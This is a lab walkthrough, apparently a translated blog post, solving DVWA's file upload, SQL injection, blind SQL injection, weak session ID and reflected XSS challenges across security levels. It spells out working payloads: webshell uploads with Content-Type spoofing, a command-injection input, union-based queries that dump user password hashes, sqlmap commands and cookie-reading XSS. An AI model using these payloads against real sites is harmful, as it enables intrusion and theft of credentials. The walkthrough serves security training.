http://127.0.0.1/dvwa/vulnerabilities/fi/?page=file://E:\wamp64\www\dvwa\hackable\uploads\php.jpg
Upload
LOW
- First set the target security level to
low.
- View the source code. The source here is not frontend source code, but backend code. It shows that arbitrary files can be uploaded.

- Upload the one-line webshell
shell1.php(aaais the password).
 Upload succeeds.
  The successful upload prompt shows the location of the one-line webshell file (red path). Copy and paste it into the browser URL address, remove
 #, and press Enter to get the concrete URL as shown below. Copy the URL into AntSword.  4. Use AntSword to connect to the website.
  5. Successfully obtain the website backend content.
Medium
- Set the target security level to
medium.
- Viewing the backend code shows that the upload type must be
image/jpeg, and the upload size must be less than100000bytes. In other words, this time we cannot directly upload a PHP file and need to process it.
- Open Kali's built-in Burp Suite tool. This is a common tool for penetration testers; maybe I will write a complete tutorial for it later when inspiration strikes. Enter
Proxy->Optionsand point the proxy to all networks.

- Point the Windows browser proxy to Kali's IP address.

- Now upload the one-line webshell again. The upper-left corner keeps spinning because it has been intercepted by the Kali tool.

- No rush; let it spin for a bit while we return to Burp Suite on Kali.

- Change the uploaded file type in the intercepted data (yellow highlighted part in the figure) to
Content-Type:image/jpeg, clickForwardin the upper left, return to the browser, and see that upload succeeded.


- Use AntSword again to connect and obtain all website content.
Hight
- First adjust the difficulty level to
Hight.
- Open the source code and find that it restricts the uploaded file's type, suffix, and size.

- There are many restrictions here. It restricts not only type and size but also suffix, so the interception-and-spoofing method from Medium no longer works well. Too many rules? Then follow the rules: put the one-line webshell code directly into an image, then upload that image. First use Kali to combine the one-line webshell with an image.


- Upload it and find that it can be uploaded successfully.

- This time, use the command injection vulnerability to find the file path:
|| find / -name 1.jpgBecause the image cannot be executed directly, use the file inclusion vulnerability to parse it:
http://192.168.160.128/dvwa/vulnerabilities/fi/page=file:///var/www/dvwa/hackable/uploads/1.jpgExecution succeeds.  6. After connecting successfully, obtain the backend web data.
SQL Injection
LOW
First set the level to low.

Enter 1‘; an error is returned, and the error shows an extra single quote. Try union injection.
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1''' at line 1Enter 1’ #, and normal information is returned.

Next, determine the number of columns.
When entering 1’ order by 2 #, it returns normally. When entering 1’ order by 3 #, it returns an error, indicating that there are two columns.

Next, determine which columns have output. Enter -1’ union select 1,2 # and find that both 1 and 2 are echoed.

Dump the version and database name:
-1' union select version(),database()#
Query all databases:
-1' union select 1,group_concat(schema_name) from information_schema.schemata#Query all tables in the dvwa database:
-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa'#
Query fields in the users table:
-1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users'#
Query user and password. The passwords are encrypted with MD5 and can be cracked by any random website, so this is basically only cosmetic.
-1' union select 1,(select group_concat(user,password) from dvwa.users)#
Medium
First set the level to medium.

There is no input window here. Input can only be made through the provided ID. After clicking submit, the URL does not change at all, so this is clearly POST-based SQL injection.

What now? As long as your thinking does not stall, there are always more methods than difficulties. I will introduce two methods here. The first method is to use Burp to capture the packet and modify the data to perform injection. This method is simple and similar to the Low level above, so I will not repeat it. If you have questions about the related basics, see my previous article. The second method is to use the Firefox extension HackBar to pass parameters and achieve injection. Since this extension is very important in later SQL injection learning, I will focus on it here.
First click submit to submit a piece of data, then follow the arrows in the figure below.

The POST value can be displayed directly. We can see id=1. Feels like hope, right? Now change the parameter here to id=1', then click Split URL to execute.

After execution, an error appears. The single quote is escaped directly, indicating this is numeric injection. Now start the injection process.
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1As usual, determine the number of columns first. id=1 order by 2&Submit=Submit returns normally. Then enter id=1 order by 3&Submit=Submit, which returns an error, indicating that there are two columns.
Then determine the injection points with id=-1 union select 1,2&Submit=Submit. Both 1 and 2 are echoed, so both 1 and 2 are injection points.

Then query database contents:
# Query version and database name
id=-1 union select version(),database()&Submit=Submit
# View all databases
id=-1 union select 1,group_concat(schema_name) from information_schema.schemata
View tables under the dvwa database:
id=-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa'&Submit=SubmitAn error appears after executing this, because the ' in this level is escaped, so this SQL statement cannot query the dvwa database.
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'dvwa\'' at line 1What now? This is indeed a big issue, but here we can directly convert dvwa to hexadecimal and query it.
id=-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=0x64767761&Submit=Submit
Success.
The later queries will not be repeated. If single quotes are escaped, convert the string to hexadecimal and it works.
High
View the source code:
 <?php
if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];
    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );
    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}
?>
From the source code above, this level adds a limit function after the SQL statement. Do not be afraid; use # to comment it out. Also, entering an ID automatically redirects to another page, preventing automated SQL injection. Of course, we are not script kiddies doing this challenge, so preventing automation has no meaning for our manual injection. Enough talk, begin directly.

This interface looks familiar. After a simple test, I found it is exactly the same as the Low level, just with a flashy limit function added. A comment marker solves it, so I will not repeat it here. See the Low level directly.
Impossible
Here comes the Impossible level again. Let's look at its source code.
<?php
if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
    // Get input
    $id = $_GET[ 'id' ];
    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();
        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}
// Generate Anti-CSRF token
generateSessionToken();
?>
The Impossible level is truly powerful. It uses PDO here, directly preventing SQL injection. Nothing fun; moving on.
SQL Injection (Blind)
For blind SQL injection, directly use sqlmap or a Python script.
Low
sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1*&Submit=Submit#" --cookie="your_cookie" --dbms=MySQL --technique=B --random-agent --flush-session -v 3Because the page after login contains SQL injection, the cookie must be specified.
Medium
sqlmap -u "http://127.0.0.1:8888/vulnerabilities/sqli_blind/" --cookie="your_cookie" --data="id=1*&Submit=Submit" --dbms=MySQL --technique=B --random-agent --flush-session -v 3High
Get id from the cookie and import it into the database query.
sqlmap -u "http://127.0.0.1:8888/vulnerabilities/sqli_blind/" --cookie="id=1*;your_cookie" --dbms=MySQL --technique=B --random-agent --flush-session -v 3Weak Session IDs
Session authentication forgery.
Low
View the source code:
if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset ($_SESSION['last_session_id'])) {
        $_SESSION['last_session_id'] = 0;
    }
    $_SESSION['last_session_id']++;
    $cookie_value = $_SESSION['last_session_id'];
    setcookie("dvwaSession", $cookie_value);
}
The value of dvwaSession increments by 1 each time it is generated, so traverse dvwaSession directly to obtain user information.
Medium
View the source code:
if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = time();
    setcookie("dvwaSession", $cookie_value);
}
Here the value of dvwaSession is generated from the time() timestamp. Timestamps are predictable, so use an online timestamp generation/conversion tool directly.
High
View the source code:
if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset ($_SESSION['last_session_id_high'])) {
        $_SESSION['last_session_id_high'] = 0;
    }
    $_SESSION['last_session_id_high']++;
    $cookie_value = md5($_SESSION['last_session_id_high']);
    setcookie("dvwaSession", $cookie_value, time()+3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);
}
Only MD5 encoding/encryption has been added, so it can still be guessed and traversed.
Impossible
if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = sha1(mt_rand() . time() . "Impossible");
    setcookie("dvwaSession", $cookie_value, time()+3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], true, true);
}
The value of dvwaSession is sha1(random number + time + "Impossible").
XSS-Reflected
Low
- First set the security level to
low.
- View the source code and find there are no security filtering measures.

- Directly try a common XSS attack:
<script>alert('Zhiji Security')</script> Success. Obtain the cookie:
<script>alert(document.cookie)</script>Medium
- First set the security level to
medium.
- Try a common XSS attack first and find it does not work.

- View the source code and find that
str_replaceis used to simply replace and filter parameters.
- We can directly bypass it with case changes.
<Script>alert('Zhiji Security')</script>Success. 
High
- First set the security level to
high.
- Because the security level is high, skip the pleasantries and directly view the source code. This time,
preg_replaceregular expressions are used to strictly filter<script>tags.
- Solution: use another tag instead, such as
img. The code is:
<img src=1 onerror=alert('Zhiji Security')>Success. 
Impossible
impossible translates to "not possible". Even though it is impossible, let's still try. First view the backend source code. 

It uses the htmlspecialchars function to HTML-entity-escape parameters. That means the code we enter is printed directly instead of being executed as JavaScript. Seeing this already shows that the XSS vulnerability cannot be exploited.
XSS-DOM
Related Concepts
DOM stands for Document Object Model. With DOM, programs and scripts can dynamically access and update a document's content, structure, and style. DOM XSS is actually a special type of reflected XSS. It is a vulnerability based on the DOM document object model. DOM-based XSS does not require interaction with the server; it occurs during the client-side data processing phase.
Low
First set the security level to low. Observing the page shows that parameters are selected with the Select button, and data is submitted with a GET request, so we can start from the URL by constructing a payload. 
